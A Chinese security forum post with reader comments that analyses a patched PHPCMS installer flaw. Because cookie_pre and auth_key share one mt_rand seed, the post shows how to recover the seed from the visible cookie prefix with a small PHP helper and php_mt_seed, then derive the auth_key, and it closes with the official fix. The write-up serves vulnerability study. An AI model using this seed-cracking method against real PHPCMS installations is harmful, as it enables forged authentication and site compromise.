PHPCMS MT_RAND SEED CRACK致authkey泄露


雨。 / 2017-10-10 09:35:00 / 浏览数 5976 技术文章 技术文章 顶(0) 踩(0)

正文

看到phpcms更新了, 看了下补丁, 分析了下他修复的漏洞。

这种漏洞在CTF中还是比较常见的, 实例我还是第一次遇到。

在INSTALL.PHP中




```
case 'installmodule': //执行SQL
    extract($_POST);
    $GLOBALS['dbcharset'] = $dbcharset;
    $PHP_SELF = isset($_SERVER['PHP_SELF']) ? $_SERVER['PHP_SELF'] : (isset($_SERVER['SCRIPT_N
    $rootpath = str_replace('\\','/',dirname($PHP_SELF));
    $rootpath = substr($rootpath,0,-7);
    $rootpath = strlen($rootpath)>1 ? $rootpath : "/";

    if($module == 'admin') {
        $cookie_pre = random(5, 'abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ').'_';
        $auth_key = random(20, '1294567890abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ
        $sys_config = array('cookie_pre'=>$cookie_pre,
                    'auth_key'=>$auth_key,
                    'web_path'=>$rootpath,
```

```
$cookie_pre = random(5, 'abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ').'_';
$auth_key = random(20, '1294567890abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ');
```

在安装的时候, 用random来生成了cookie_pre 和 authkey,

```
function random($length, $chars = '0123456789') {
   $hash = '';
   $max = strlen($chars) - 1;
   for($i = 0; $i < $length; $i++) {
       $hash .= $chars[mt_rand(0, $max)];
   }
   return $hash;
}
```

这里使用了mt_rand来生成chars的索引来生成authkey之类的。
mt_rand 在一个脚本中, 产生多个随机数的时候, 只播了一次种。
那么也就是mt_rand生成cookie_pre和authkey的种子是一样的。
cookie_pre从名字就能看出这个是cookie名称的前缀, 所以是可以拿到的, 那么只要用cookie_pre爆破到了种子的话, 那么也就是拿到了生成authkey的种子。
因为种子确定了的话, 产生的随机数序列就可以确定了, 也就是每次的索引可以确定了, 就可以拿到auth_key了。



首先看到 COOKIE_PRE 为 AZZBP


这里直接用下wonderkun大佬的脚本, 来获取一下cookie_pre的各个字符串在序列中的位置。


```php
<?php

$str = "AZZBP";
$randStr = "abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ";

for($i=0;$i<strlen($str);$i++){
  $pos = strpos($randStr,$str[$i]);
  echo $pos." ".$pos." "."0 ".(strlen($randStr)-1)." ";
  //■■■■■ php_mt_seed ■■■■■
 //php_mt_seed VALUE_OR_MATCH_MIN [MATCH_MAX [RANGE_MIN RANGE_MAX]]
}
echo "\n";
```


26 26 0 51 51 51 0 51 51 51 0 51 27 27 0 51 41 41 0 51

然后用MT_RAND SEED CRACKER来爆破一下种子。

然后把爆破到的种子, 用mt_srand设置一下种子, 再来获得随机数列, 就能拿到authkey了。
因为爆破到的种子会有多个。 就一个一个慢慢试了。







在试第三个种子的时候就拿到了正确的auth_key了。

```
'gzip' => 1, //是否Gzip压缩后输出
'auth_key' => 'uZ01PQipALbtOKmHCALt', //密钥
'lang' => 'zh-cn', //网站语言包
'lock_ex' => '1', //写入缓存时是否建立文件互斥锁定（
```

拿到auth_key后 可以做的事情很多, 就不多说了。

修复方法

官方的已经修复了。


```
if($module == 'admin') {
    mt_srand();
    $cookie_pre = random(5, 'abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ').'_';
    mt_srand();
    $auth_key = random(20, '1294567890abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ');
    $sys_config = array('cookie_pre'=>$cookie_pre,
                'auth_key'=>$auth_key,
```

多次播种了, 那么根据cookie_pre拿到的种子和生成auth_key的种子是不一样的, 所以authkey生成的序列就不知道咯。

点击收藏 | 1 关注 | 1

上一篇：PHP mt_rand()随机数安全 下一篇：<iframe src="...

1. 10 条回复


0r3ak 2017-10-10 10:27:58

不错，很早在雨牛的博客里面学习了这篇文章，是一个新思路，不仅仅是phpcms，包括很多类似的cms，开发在错误的将mt_rand()用来当作安全的随机数造成的悲剧。

0 回复Ta

 zxc 2017-10-11 01:21:51

雨屌

0 回复Ta

 hades 2017-10-11 01:29:23


有些小地方还是有的玩~

0 回复Ta

 茜さす 2017-10-15 14:35:21

雨牛，你的两张图片打错了，你博客就没问题的

0 回复Ta

 hades 2017-10-16 01:13:22

已经修复咯~~

0 回复Ta


xiao_c 2017-10-16 01:36:15

求告知雨牛的博客url

0 回复Ta


imp 2017-10-16 03:16:42

random函数里不是也有个mt_srand()吗

```
function random($length, $chars = '0123456789') {
  $hash = '';
  $max = strlen($chars) - 1;
  mt_srand();  //重点
  for($i = 0; $i < $length; $i++) {
     $hash .= $chars[mt_rand(0, $max)];
  }
  return $hash;
}
```

0 回复Ta


imp 2017-10-16 03:23:17

我的好像是新版，他random函数也改了。。

0 回复Ta


cover 2017-10-16 03:32:22

原理跟discuz 那个一模一样啊,只不过cooKie 前缀先生成

0 回复Ta


vulg**** 2019-04-29 22:16:05

@0r3ak 求雨牛大神的博客链接 表哥 可否告知下 谢谢了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板